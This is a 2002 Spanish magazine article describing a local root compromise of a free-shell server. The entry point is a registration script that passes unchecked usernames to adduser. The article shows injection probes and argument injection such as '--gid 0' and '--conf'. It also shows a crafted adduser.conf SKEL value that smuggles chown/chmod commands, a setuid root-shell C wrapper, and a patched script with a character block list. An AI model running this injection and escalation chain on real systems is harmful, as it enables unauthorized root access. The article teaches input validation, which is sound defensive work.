Publicado en la revista @rroba, nº 60, pp. 84-87. Septiembre, 2002.

Caso real y práctico de hacking
Inseguridad en guiones shell

La programación shell constituye un importante recurso para todo administrador de sistemas. Unas simples nociones de bash o cualquier otro lenguaje shell bastarán para que seamos capaces de escribir útiles programas en unas pocas líneas de código. Sin embargo, a veces los programadores de guiones shell ("shell-scripts") olvidan o simplemente ignoran las implicaciones que un script defectuoso o mal diseñado puede tener en la seguridad de una máquina. Ilustraremos paso a paso el ataque a un servidor que ofrece un servicio de shells gratuitas basándose el sistema de altas "automatizadas" en uno de estos guiones shell.

Escenario

Sea "vuln" la máquina a atacar. Se trata de un sistema Linux con el último kernel 2.4, muy poco software instalado, con últimas versiones para los distintos servicios ("demonios") activos y con los últimos parches. A primera vista parece un sistema robusto y difícil de romper.

El servidor, orientado al desarrollo, ofrece cuentas shell gratuitas para sus colaboradores. Para obtener cuenta simplemente se ha de hacer telnet a la máquina, y entrar como usuario "guest" sin contraseña. A partir de ahí se nos pedirá un username y password, proporcionaremos ciertos datos para cumplir con el protocolo (nombre real, etc) y nuestra cuenta será creada al instante. El posterior acceso a nuestra nueva cuenta se realiza mediante SSH ("Secure SHell") lo que dotará a nuestras sesiones interactivas de una privacidad extra gracias a la encriptación.

Un paseo por la máquina

Tras llevar a cabo el proceso de registro entramos en nuestra cuenta recién creada (sin privilegios, evidentemente). Lo primero es como siempre inspeccionar el sistema: hacer un "netstat -na" o "netstat -na | grep LISTEN" (esto último sólo muestra los puertos TCP abiertos, no UDP) para ver los servicios que corre, "cat /proc/version" para ver la versión completa de kernel, buscar algún fichero del tipo /etc/xxxx-release (ej. redhat-release, suse-release, ...) que de una pista de la distribución Linux de que se trata para posteriormente buscar vulnerabilidades de la misma, buscar ficheros "suid" que puedan ser atacados, bugs conocidos, etc.

Después de obtener una rápida panorámica y no encontrar fallo alguno en los ejecutables propios del sistema decidimos centrarnos en el sistema de registro (alta de nuevas cuentas). Éste lo acabamos de usar y no nos ha parecido un sistema muy elaborado sino más bien al contrario: no creemos que el progra-mador del mismo le haya dedicado demasiado tiempo.

El peculiar sistema se compone de una cuenta "guest" con uid 0 (en Unix todo identificador de usuario o "user id" con valor 0 corresponde a una cuenta privilegiada,

más concretamente al superusuario o “root”) cuya shell inicial es un script llamado “shguest”. De esta forma al conectar mediante telnet al servidor y autentificarnos como “guest” el control le es pasado automáticamente al script anterior (el cual se va a encargar de dar de alta a nuevos usuarios). La configuración de PAM nos impide saltar al contexto de usuario guest (mediante un "su guest") y evita lo que sería un root instantáneo.

```
roman@vuln:~$ ls -l /usr/local/bin/shguest
-rwsr-s---    1 1004     root          201 Nov 11 15:34
/usr/local/bin/shguest
```

Si analizamos lo anterior observamos varias cosas. En primer lugar el script se ejecutará con privilegios de superusuario (uid 0) (lo cual resulta lógico hasta cierto punto si tenemos en cuenta que dar de alta una cuenta es una operación administrativa que normalmente requerirá de privilegios). Nótese además los peculiares permisos del script. Los bits suid y sgid sobran ya que el usuario guest ya tiene permisos de root y lanzará el script como tal. Por último, los permisos para "otros" usuarios distintos del 1004 y que no pertenezcan al grupo de root (donde se incluye el usuario con el que estamos operando) son nulos lo que implica que no podremos listar el contenido del script ni tampoco auditar el código en busca de vulnerabilidades. La dificultad aumenta un punto: tendremos que trabajar a ciegas. No obstante y para facilitar la comprensión del texto mostraremos al lector el contenido del script:

```
#!/bin/bash
echo "Add New UserName"
read -p "Enter a username to add: " login
/usr/sbin/adduser $login
echo ""
echo "Correctly added user $login"
echo ""
read -p "Press [ENTER] to continue..."
echo ""
```

Es el momento de hacer una pausa en el camino y reflexionar. Bash es una shell bastante inteligente. Intenta ser relativamente segura e implementa ciertas "protecciones". Por ejemplo, si hacemos "suid root" al correspondiente ejecutable de la shell y un usuario sin privilegios ejecuta dicho fichero éste no obtendrá una root shell, como cabría esperar en un principio (más adelante veremos cómo solventar esto). Probad con otras shells y veréis que la mayoría sí lo consienten. Tampoco permite ataques basados en la utilización de metacaracteres como "; | `". Sin embargo, podemos apreciar que nuestro script ejecuta un comando que toma la cadena suministrada por el usuario, sin “parsear” (es decir, sin filtrar caracteres potencialmente peligrosos y en definitiva, sin tener en cuenta la posibilidad de que el usuario introduzca algo inesperado e inusual). Esta fase de “parseo” o verificación de datos nunca se debería de pasar por alto ni obviar y de hecho va a propiciar el éxito de nuestro ataque.

Comenzamos lanzando los típicos patrones de ataque:
1.- Enter a username to add: *paquito ; /usr/bin/id*
2.- Enter a username to add: *paquito | /usr/bin/id*
3.- Enter a username to add: *`/usr/bin/id`*
4.- Enter a username to add: *paquito > /tmp/roman*

No vamos a entrar en detalles. Nos basta con saber que los tres primeros intentan ejecutar el comando “id” y el último sobrescribir o crear el fichero /tmp/roman. Las

cuatro pruebas han resultado infructuosas. El script no es vulnerable (recordemos que está escrito en bash). Si el script se ejecutara bajo el contexto de una shell tradicional (sh, tcsh, ksh) más que probablemente aquí habría terminado este escrito y habríamos encontrado la puerta para entrar ;-)

Sin embargo, al ir viendo las respuestas del script (a todo esto, para probar lo anterior simplemente basta con hacer un "telnet localhost" e introducir como usuario "guest" para que el script de registro sea lanzado) nos iremos dando cuenta de que usa "adduser" para añadir los nuevos usuarios y que se le pueden pasar parámetros a dicho programa (recordemos que en este punto de nuestra investigación aún no hemos podido obtener el listado del contenido del script). Por ejemplo, si intentamos crear un usuario llamado “--help” obtendremos la ayuda en pantalla del comando “adduser”:

```
Enter a username to add: --help
adduser [--home DIR] [--shell SHELL] [--no-create-home] [--uid ID] [--firstuid ID] [--
lastuid ID]
[--gecos GECOS] [--ingroup GROUP | --gid ID] [--disabled-password] [--disabled-login]
user
   Add a normal user

adduser --system [--home DIR] [--shell SHELL] [--no-create-home] [--uid ID] [--gecos
GECOS]
[--group | --ingroup GROUP | --gid ID] [--disabled-password] [--disabled-login] user
   Add a system user

adduser --group [--gid ID] group
addgroup [--gid ID] group
   Add a system group

adduser user group
   Add an existing user to an existing group

Global configuration is in the file /etc/adduser.conf.
Other options are [--quiet] [--force-badname] [--help] [--version] [--conf FILE].

Correctly added user --help

Press [ENTER] to continue...
```

Si nos fijamos en la salida anterior nos daremos cuenta de que el script ni siquiera ha detectado nuestra “jugada”: responde diciendo que el usuario se añadió correctamente, lo cual no es realmente cierto. Hemos dado el primer paso hacia delante. Es hora de estudiar el comando adduser. Para ello haremos un "man adduser" y leeremos. Lo primero que se nos ocurre es intentar crear una nueva cuenta con permisos de root pero adduser no nos deja porque detecta que el uid 0 ya está asignado a otra cuenta (sin ir más lejos, root y guest tienen dicho uid):

```
Enter a username to add: --uid 0 paquito
adduser: The UID `0' already exists.

Correctly added user --uid 0 paquito

Press [ENTER] to continue...
```

Lo intentamos de nuevo, esta vez jugando con el gid. Trataremos de crear una cuenta con “group id” 0:

```
Enter a username to add: --gid 0 paquito
[...]
```


¡Esto último funciona! ☺. Obtenemos una cuenta con gid root. A partir de ahí seguro que se os pueden ocurrir algunas ideas para lograr el root total (uid 0), ¿no? Bueno, pues aunque parezca extraño, no vamos a aprovecharnos de esto, y dejaremos

nuestra cuenta gid root apartada, no la vamos a usar (más difícil todavía ;-)). No se si os habréis dado cuenta pero realmente llegado a este punto ya estamos en condiciones de obtener el listado del script (repasad los permisos del mismo). Para ello simplemente habría que entrar al sistema con el usuario creado con gid 0.

¿Y entonces? ¿Nos hemos quedado sin ideas? "Use the code, Luke":

```
roman@vuln:~$ ls -l /usr/sbin/adduser
-rwxr-xr-x       1  root         root              25538  Sep  17  15:23
/usr/sbin/adduser
roman@vuln:~$ more /usr/sbin/adduser
[...]
```

Es decir, nos ponemos a mirar el código de adduser. Se trata de un script en perl (si no recuerdo mal, típico de Debian, aunque esto no lo he comprobado), que va llamando a otros comandos de sistema como "useradd" (que es el que realmente realizará la tarea de añadir usuarios al sistema).



Pero antes de mirar el código se me ocurre otra cosa: ¿y si vemos lo que se puede hacer con la opcion "--conf" de adduser? Esta opción permite suministrarle ciertos datos de configuración a adduser. Así le podremos pasar un fichero que nosotros hayamos creado y preparado convenientemente: alteraremos la configuración que por defecto usa el comando adduser.

Me viene a la cabeza el artículo de “RFP” publicado en Phrack #55 que hablaba sobre las inseguridades de CGI: truquitos como añadir un "|" al final de un nombre de fichero para lograr ejecutar comandos, y cosas así. Decidimos hacer algunas pruebas a ciegas (sin mirar el código de adduser), por ejemplo, introduciendo --conf ";

/usr/bin/id|", sin obtener resultado. Finalmente nos vemos en la necesidad de recurrir al código. En fin, de nada nos ha valido hacernos los remolones ☺

Hacemos una búsqueda en el código de adduser. Estamos buscando sentencias "open" (aconsejo leer el referido artículo de Phrack, disponible en http://www.phrack.org/phrack/55/P55-07). Precisamente en el primer "open" que nos sale tenemos lo siguiente:

```
open(FIND, "cd $config{skel}; find .  ! -name '*.dpkg-*' -print |") ||
&cleanup("fork for find: $!\n");
```

lo cual se traduce en que ejecutará los siguientes comandos shell:

```
cd $config{skel}; find .  ! -name '*.dpkg-*' -print
```

¡Bingo! :-) Aquí se ejecutan varias instrucciones shell y vemos que podemos insertar comandos shell haciendo uso de la "variable" SKEL. Estamos muy cerca de conseguirlo. ¿Cómo hacemos que SKEL contenga los comandos que deseemos? Fácil: usando la opción --conf de adduser y suministrándole un fichero de configuración trucado por nosotros donde incluiremos el valor de SKEL que nos convenga.

El exploit

Nuestro objetivo será crearnos una shell “setuid root”. La llamaremos /home/roman/shell. Para ello podríamos pensar que basta con copiar /bin/bash a /home/roman/shell y luego hacerlo setuid root. Bien, lo anterior funcionaría en algunas shells pero no en bash así que recurriremos al viejo truco:

```
roman@vuln:~$ cat > shell.c
main() {
  setuid(0);
  setgid(0);
  system("/bin/bash");
}
roman@vuln:~$ cc -o shell shell.c
roman@vuln:~$ ls -l shell
-rwxr-xr-x    1 roman    roman        5166 Nov 15 12:46 shell
```

Ya tenemos nuestra peculiar “shell”. En realidad se trata de un programa que al ser ejecutado invoca a bash, no sin antes haber elevado sus privilegios hasta obtener uid=0 y gid=0 (bash es lanzado como proceso hijo y hereda los privilegios de nuestro programa). Es una forma digna de saltarnos la protección que impone bash. Ahora convertiremos nuestra “shell” en “root-shell”, es decir, una shell con privilegios. Para ello basta con cambiarle el dueño de fichero a root y luego añadirle el bit “suid”. Lógicamente, los dos comandos que llevarán a cabo la “conversión” necesitan de privilegios de root (los cuales no poseemos todavía). Es el momento de aprovechar la vulnerabilidad descubierta en el script de registro:

```
roman@vuln:~$ cp /etc/adduser.conf conf
roman@vuln:~$ vi conf
[...]
SKEL="/etc/skel  ;  chown  root  /home/roman/shell  ;  chmod  4755
/home/roman/shell"
[...]
```

Lo que se ha hecho es crear un fichero de configuración de adduser propio, a partir del fichero adduser.conf de sistema localizado en /etc. Como podemos apreciar se ha cambiado la línea de SKEL e insertado dos nuevos comandos que nos ayudarán a elevar los privilegios de nuestra shell. Adduser se ejecutará como root y tratará de ejecutar:

```
cd $config{skel}; find .  ! -name '*.dpkg-*' -print
```

lo cual se traduce (teniendo en cuenta la variable SKEL que hemos retocado) en:

```
cd /etc/skel ; chown root /home/roman/shell ; chmod 4755
/home/roman/shell; find .  ! -name '*.dpkg-*' -print
```

¡Y todos estos comandos se ejecutarán como root! =) Pasemos a la acción pues:

```
roman@vuln:~$ telnet localhost
login:guest
[...]
Enter a username to add: --conf /home/roman/conf death
Adding user death...
Adding new group death (1028).
Adding new user death (1028) with group death.
Creating home directory /home/death.
Copying files from /etc/skel ; chown root /home/roman/shell ; chmod
4755 /home/roman/shell
Can't deal with /etc/skel ; chown root /home/roman/shell ; chmod 4755
/home/roman/shell/./.bashrc.  Not a dir, file, or symlink.
Cleaning up.
Removing directory `/home/death'
Removing user `death'.
Removing group `death'.
groupdel: group death does not exist

Correctly added user --conf /home/roman/conf death

Press [ENTER] to continue...
```


Bien, vemos que se producen errores pero no nos importa: lo importante es que se ha ejecutado nuestro código. Veamos el resultado:

```
roman@vuln:~$ ls -l shell
-rwsr-xr-x    1 root     roman        5162 Nov 14 14:29 shell
```

¿Magia negra? No, simplemente nuestro exploit ha funcionado y tenemos nuestra “root-shell” lista para ser usada. Obsérvese que ahora nuestro programa “shell” tiene como propietario al usuario “root” y que tiene activo el bit +s o “suid” (resumimos esta situación diciendo que el fichero es “suid root”). Debido a lo anterior cuando alguien ejecute dicha “shell” ésta será lanzada con privilegios de root, sea cual fuere el grado de privilegios del usuario real que lo ha lanzado. De esta forma es posible obtener root al instante:

```
roman@vuln:~$ ./shell
root@vuln:~# id
uid=0(root) gid=0(root) groups=1017(roman)
```

¡¡¡ Lo hemos conseguido !!!



El “fix” (la solución)

Está claro que el script "shguest" es defectuoso y que tampoco es recomendable usar “wrappers” o “front-ends” como "adduser"; no al menos sin poner un especial cuidado. Y más pudiendo usar para el mismo fin el comando directo correspondiente (en este caso, “useradd”), sin mayor problema.

Pues nada, nos ponemos manos a la obra y programamos un script mejorado (lo llamaremos “shguest2”), que reemplazará al script original y corregirá el agujero de seguridad que hemos explotado. Aprovecharemos para añadir alguna funcionalidad extra que puede resultar interesante.

```
#!/bin/bash
#
# shguest2. (c) RoMaNSoFt, 2001

echo "Add New UserName (only alphanumeric chars allowed)"
read -p "Enter a username to add: " login

# Comprobamos si se trata de un intento de hack
#42      "
#47      '
#134     \
#140     `
#176     ~

hacklogin=`echo "$login" | tr -d "|;\\\140<>\042\047\134\176$"`

if [ ! "$login" == "$hacklogin" ] ; then
  echo -e "\n*** Possible hack attempt ***\n"
  exit
fi

# Filtramos todo excepto los caracteres alfanumericos
safelogin=`echo "$login" | tr -cd "[:alnum:]"`
```

```
if [ "$login" == "$safelogin" ] ; then
  # Ignora señales SIGINT (ctrl-C) y SIGQUIT (el usuario no puede abortar)
  trap "" 2 3
  # Añadimos usuario...
  /usr/sbin/useradd -m $safelogin > /dev/null 2>&1
  if [ $? -eq 0 ] ; then
    /usr/bin/passwd "$safelogin"
    /usr/bin/chfn "$safelogin"
    echo -e "\n** Correctly added user \'$safelogin\' **\n"
  else
    echo -e "\nSorry, I couldn\'t add that username (perhaps you\'ve
entered an existing username?). We aren\'t perfect... yet :-)\n"
  fi
else
  echo -e "\nNo, no, no. Try again entering _only_ numbers and letters (eg:
\'pepito21\')\n"
fi

read -p "Press [ENTER] to continue..."

# Done
# -Rom 15.11.2001
```

El nuevo script básicamente parsea el texto que le introduzcamos de forma que sólo pasará a "useradd", "passwd" y demás herramientas administrativas un username que exclusivamente contenga números y letras (no valen espacios ni nada que no sea otra cosa; es decir, únicamente admitimos caracteres alfanuméricos: todo lo demás es filtrado por defecto). La “denegación por defecto” es casi siempre la política de seguridad más recomendable. Además hemos incluido un pequeño código que chequea caracteres que se suelen usar en un intento de hack (; | ` etc) y que podríamos usar para alertar al administrador en caso de que alguien se pase de listo. ☺

Posibles mejoras (para un hipotético “shguest3”):
- reescribir absolutamente todos los comandos usados añadiendo el path completo al ejecutable. De hecho hemos procedido de esta manera para algunos comandos críticos (ej. “/usr/sbin/useradd”). Quizás estamos siendo un poco paranoicos pero más vale prevenir que curar. De esta forma si alguien consiguiera modificar la variable PATH seguiríamos estando a salvo. De todas formas esto no debería ser posible desde telnet (viejos bugs permitían modificar variables de entorno de telnet; ya digo, viejos, por suerte).
- utilizar "sudo useradd", "sudo passwd" y "sudo chfn". Habría que configurar “sudo” para que el usuario guest pudiera ejecutar estos comandos como root (sólo los comandos nombrados). De esta forma el usuario guest nunca más tendrá que tener uid 0, bastaría con un uid normal (1000, por ejemplo). Esto es altamente recomendable.

Conclusiones

No es nada novedoso sino tremendamente conocido el hecho de que siempre debemos parsear y verificar todos los datos suministrados por un usuario; si no se hace así, luego pasa lo que pasa ;-) Los usuarios son siempre potenciales atacantes y cualquier mínimo descuido del administrador puede tener consecuencias fatales para su sistema. A lo largo de este artículo hemos pretendido ilustrar este y otros conceptos. Algunos de ellos han quedado implícitos.

Para terminar conviene destacar el siguiente axioma: “el grado de seguridad de un sistema corresponde al de su eslabón más débil”. Hemos podido ver cómo un sistema actualizado y robusto (últimas versiones de programas y parches) ha sido comprometido

por culpa de un simple script deficitario y pobremente programado. En definitiva, debemos ser siempre un tanto paranoicos y nunca presuponer nada.

Román Medina-Heigl Hernández
-[RoMaNSoFt]-
roman@rs-labs.com

[http://www.rs-labs.com/]